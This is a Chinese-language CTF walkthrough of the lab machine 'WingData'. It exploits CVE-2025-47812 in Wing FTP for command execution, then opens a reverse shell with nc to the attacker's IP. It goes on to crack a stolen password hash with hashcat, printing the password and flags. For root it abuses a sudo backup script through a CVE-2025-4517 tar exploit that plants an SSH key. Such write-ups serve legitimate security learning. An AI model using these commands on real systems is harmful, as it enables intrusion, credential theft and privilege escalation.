WingData

UserFlag

CVE_2025_47812


先用nmap扫一下

1
nmap -A 10.129.22.0

但不知道为什么扫了几次都没扫出来

image-20260412004558095

加上-Pn应该也没扫全

image-20260412004600272

直接尝试访问10.129.22.0

发现会跳转到http://wingdata.htb/但重定向失败,就在/etc/hosts中添加

image-20260412004603310

成功访问

image-20260412004605804


尝试了扫目录,没扫到什么可用的,只有Client Prital可以跳转http://ftp.wingdata.htb/,有点像是一个ftp服务

image-20260412004608281

但也不能访问,重定向失败了,同样在/etc/hosts中添加

image-20260412004613238


成功访问

image-20260412004610836


看到有版本信息,去搜索相关的漏洞

image-20260412004616404

找到了CVE_2025_47812:https://github.com/r0otk3r/CVE-2025-47812

1

python3 CVE_2025_47812.py -u "http://ftp.wingdata.htb/" -c "whoami" -U anonymous -P password

image-20260412004619351

执行成功

反弹shell

1

python3 CVE_2025_47812.py -u "http://ftp.wingdata.htb/" -c "nc 10.10.17.116 2333 -e /bin/bash" -U anonymous -P password

image-20260412004622228

image-20260412004624947


生成交互式shell

1
/usr/bin/script -qc /bin/bash /dev/null

image-20260412004627564


查看ls /home发现还有一个wacky,在/opt/wftpserver/Data/1/users目录下可以获得该用户的凭证

1
2
cd /opt/wftpserver/Data/1/users
ls -la

image-20260412184220895

1

cat /opt/wftpserver/Data/1/users/wacky.xml

image-20260412184400555

1
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca

是一个哈希密码

image-20260412185400645


WingFTP的盐值是:WingFTP

利用hashcat爆破

1

hashcat -m 1410 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP /usr/share/wordlists/rockyou.txt

image-20260412185846020

1
password:!#7Blushing^*Bride5


ssh连接

1
ssh wacky@10.129.22.124

image-20260412190112767


看到user.txt

image-20260412190238019

1
b1430ead83b391b4fbbfded012416dd2

RootFlag

CVE-2025-4517

先在kali上起一个服务

1
php -S 0:8080


将linpeas.sh上传到靶机

1
2
wget http://10.10.17.116:8080/linpeas.sh
chmod +x linpeas.sh

image-20260412191128811

image-20260412191741981

但是好像没有看到什么有用的饿信息,就想其他提权方法

1
sudo -l

image-20260412191851410

发现可以利用无密码提权滥用

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
if not re.fullmatch(r"^backup_\d+\.tar$", filename):
return False
client_id = filename.split('_')[1].rstrip('.tar')
return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
parser = argparse.ArgumentParser(
description="Restore client configuration from a validated backup tarball.",
epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
)
parser.add_argument(
"-b", "--backup",
required=True,
help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
"where <client_id> is a positive integer, e.g., backup_1001.tar)"
)
parser.add_argument(
"-r", "--restore-dir",
required=True,
help="Staging directory name for the restore operation. "
"Must follow the format: restore_<client_user> (e.g., restore_john). "
"Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
)

args = parser.parse_args()

if not validate_backup_name(args.backup):
print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
sys.exit(1)

backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
if not os.path.isfile(backup_path):
print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
sys.exit(1)

if not args.restore_dir.startswith("restore_"):
print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
sys.exit(1)

tag = args.restore_dir[8:]
if not tag:
print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
sys.exit(1)

if not validate_restore_tag(tag):
print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
sys.exit(1)

staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
print(f"[+] Backup: {args.backup}")
print(f"[+] Staging directory: {staging_dir}")

os.makedirs(staging_dir, exist_ok=True)

try:
with tarfile.open(backup_path, "r") as tar:
tar.extractall(path=staging_dir, filter="data")
print(f"[+] Extraction completed in {staging_dir}")
except (tarfile.TarError, OSError, Exception) as e:
print(f"[!] Error during extraction: {e}", file=sys.stderr)
sys.exit(2)

if __name__ == "__main__":
main()


image-20260412192902121


这里存在可利用漏洞,CVE-2025-4517

poc:https://github.com/DesertDemons/CVE-2025-4138-4517-POC/blob/main/exploit.py


获取ssh密钥对

1
ssh-keygen -t ed25519 -f id_ed25519 -N ""

image-20260412193633405

生成tar包

1
python3 exploit.py --tar-out backup_1002.tar --target /root/.ssh/authorized_keys --payload id_ed25519.pub --mode 0600

image-20260412193936373

先在本地起一个服务

1
php -S 0:8080

再利用wget将下载的tar文件传到靶机的/opt/backup_clients/backups/目录下

1
2
cd /opt/backup_clients/backups/
wget http://10.10.17.116:8080/backup_1002.tar

image-20260412194414009

执行命令

1
sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_evil

image-20260412194637850


然后就在自己的kali上进行ssh登录

1
ssh -i id_ed25519 root@10.129.22.124

image-20260412203746473

1
d439443f341af9842b9020245bc2b1d8

WingData
https://colourful228.github.io/2026/04/11/WingData/
作者
Colourful
发布于
2026年4月11日
更新于
2026年4月12日
许可协议